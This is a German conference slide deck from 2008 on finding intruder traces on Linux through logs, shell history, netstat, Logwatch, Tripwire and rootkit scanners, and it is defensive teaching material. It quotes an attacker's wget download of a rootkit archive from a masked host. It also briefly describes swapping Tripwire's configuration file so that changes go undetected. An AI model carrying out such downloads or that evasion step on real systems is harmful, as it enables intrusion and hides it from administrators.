

# IT – Connection München

## Hacker im System

# Spurensuche mit Linux

IT-Connection München,  
November 2008

<http://www.marko-rogge.de>



# Spurenlage

- User hinterlassen Spuren

Nov 24 19:28:21 secure-lab kernel: [ 42.112967] Bluetooth: RFCOMM socket layer initialized

Nov 24 19:28:21 secure-lab kernel: [ 42.114393] Bluetooth: RFCOMM TTY layer initialized

- Daemon & Module zeigen Aktivitäten

Nov 24 19:28:24 secure-lab kernel: [ 42.114405] Bluetooth: RFCOMM TTY layer initialized

Nov 24 19:28:26 secure-lab kernel: [ 46.260415] kyz eth0: enabling interface

Nov 24 19:28:26 secure-lab kernel: [ 46.263409] ADDRCONF(NETDEV\_UP): eth0: link is not ready

Nov 24 19:28:26 secure-lab kernel: [ 46.363450] NET: Registered protocol family 17

Nov 24 19:28:36 secure-lab kernel: [ 56.636035] eth1: no IPv6 routers present


- Kernel, iptables sammeln und speichern Daten

Nov 24 19:28:53 secure-lab kernel: [ 73.667853] eCryptfs\_parse\_options: eCryptfs: unrecognized option

'rw'

Nov 24 19:28:53 secure-lab kernel: [ 73.667853] eCryptfs\_parse\_options: eCryptfs: unrecognized option


- Speicherung in Logfiles „normal“



# Logfiles


## Verräterisch für Angreifer

- Logfiles nur privilegiert schreiben/löschen  
[root Rechte bereits erlangt?]
- /var/spool/mail/username  
[Angreifer versendet Mails via local]
- /var/log/ Hauptverzeichnis der meisten Linux-  
distributionen  
[kern.log, messages, user.log, auth.log, ...]



# **`/var/log/` - Details**


- `tail -n30 /var/log/kern.log` – Anzeige der letzten 30 Zeilen des Logfiles `kern.log`
- `head -n30 /var/log/kern.log` – Zeigt die ersten 30 Einträge im `kern.log`
- `tail -f /var/log/kern.log` – lässt in Echtzeit das Logfile mitlaufen und zeigt es an
- `grep "2 .*eth1*" /var/log/kern.log` – Filtert Einträge der Schnittstelle `eth1` und alles was am 2. eines Monats passiert ist
- Config: `/etc/syslogd.conf` für `syslogd`



# Aktivitäten der User


- Userverzeichnis /home/.  
[unbekannte Unterverzeichnisse & Dateien]
- /home/.bash\_history schreibt für jeden User die Verlaufshistory der Befehlseingaben mit [leer = verdächtig]
- Augenmerk auf /root/.bash\_history
- Abgleich über auth.log lässt Zugriffsversuche vermuten  
[Telnet, SSH, Samba ...]

Leere Logfiles gleichem einem Disaster !  
Sie deuten auf einen Angriff hin.




# Spuren oder Nirvana?

- Ein versierter Angreifer verwischt seine Spuren.  
[wget http://ultradomain.xxxx.co.uk/~xxx/tk.tgz,  
möglich ein Rootkit, T0rn Rootkit]
- Details über Aktivitäten mit top und htop
- tcpspy zeichnet Netzwerktraffic auf ---> log
- netstat -tulpe / netstat -tanp zeigen Netzwerktraffic  
aktuell der Applications die kommunizieren
- who abfragen, angemeldete User am System
- last zeigt Details die who „verschweigt“



# Mehr Sicherheit

- Logs automatisch generieren lassen
- Logs automatisch zusenden lassen
- Täglich abgleichen, prüfen, kontrollieren
- Software einsetzen, um Logs auszuwerten
- Prüfungen auf Root-Kits & Co.
- Alerts auf Anomalien




# Automatisierung

- Logwatch, Logcheck, Log Auswertung leicht gemacht und automatisch
- Zusendung via E-Mail
- Unterscheidung nach „Levels“ & Detailtiefe

```
Von: root <root@hardymashine>
An: root@hardymashine
Betreff: Logwatch for hardymashine (Linux)
Datum: Wed, 09 Apr 2008 06:30:31 +0200


##### Logwatch 7.3.6 (05/19/07) #####
Processing Initiated: Wed Apr 9 06:30:28 2008
Date Range Processed: yesterday
                        ( 2008-Apr-08 )
                        Period is day.
Detail Level of Output: 5
Type of Output: unformatted
Logfiles for Host: hardymashine
#####
```



# Weitere Möglichkeiten

- Tripwire, Snort & Co bieten weitere Möglichkeiten, mehr Sicherheit zu schaffen
- Tripwire überwacht Dateiänderungen, Manipulation über conf Datei möglich.

[Neue/Leere conf anlegen, Daten eintragen, die man braucht, mittels mv verschieben, Attribute bleiben davon unberührt, Serverdienst neu starten, Datei wieder zurück schieben, Original löschen (Austausch der Konfigurationsdateien), Änderungen & Manipulationen werden nicht gesehen]



# Tripwire, Einblick


```
Anacron job 'cron.daily' on gutsymashine
Datei Bearbeiten Ansicht Nachricht
Antworten Antwort an alle Weiterleiten Drucken Löschen Unerwünscht Erwünscht
=====
Rule Summary:
=====
-----
Section: Unix File System
-----

Rule Name                Severity Level   Added   Removed   Modified
-----
Invariant Directories    66              0       0         0
* Tripwire Data Files    100             1       0         0
* Other binaries         66              4       0        132
  Tripwire Binaries      100             0       0         0
* Other libraries        66              10      10       941
* Root file-system executables 100             0       0         7
* System boot changes    100             8       8        97
* Root file-system libraries 100             0       0         4
  (/lib)
* Critical system boot files 100             0       0         3
* Other configuration files 66              19      0        73
  (/etc)
* Boot Scripts           100             0       0        25
  Security Control       66              0       0         0
* Root config files      100             6       0        14
* Devices & Kernel information 100            16076   18124    267

Total objects scanned: 47733
Total violations found: 35829


=====
Object Summary:
```

<http://sourceforge.net/projects/tripwire/>




# Was am Ende bleibt?

- Nicht auf eine Sicherheitslösung vertrauen
- Mehrstufig agieren, Zeit für Auswertung nehmen
- Logs auslagern auf eine 2. Maschine
- Aide erkennt auch Änderungen auf Verzeichnisebene [IDS]
- Snort erkennt Anomalien im Netzwerk [./var/log/snort/Alerts]



# Software

- Rkhunter, automatisierte Suche nach Rootkits
- Chkrootkit, Rootkit Suche [False Positives ausschliessen]
- Tripwire & Aide prüfen Dateien und Verzeichnisse
- Snort überwacht das Netzwerk



# Einblick

```
System checks summary
=====
File properties check
  Files checked: 12
  Suspect files: 81

Rootkit checks...
  Rootkits checked : 110
  Possible rootkits: 0


Applications checks...
  Applications checked: 4
  Suspect applications: 0

The system checks took: 4 minutes and 46 seconds

All results have been written to the logfile (/var/log/rkhunter.log)

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

TBD (Telnet BackDoor)	[ Not found ]
TeLeKiT Rootkit	[ Not found ]
T0rn Rootkit	[ Not found ]
Trojanit Kit	[ Not found ]
Tuxtendo Rootkit	[ Not found ]
URK Rootkit	[ Not found ]
VcKit Rootkit	[ Not found ]
Volc Rootkit	[ Not found ]



# **`/var/log/Danke /Fragen`**

Marko Rogge

<http://www.marko-rogge.de>

Penetration Tester, Hacker

Autor, Journalist

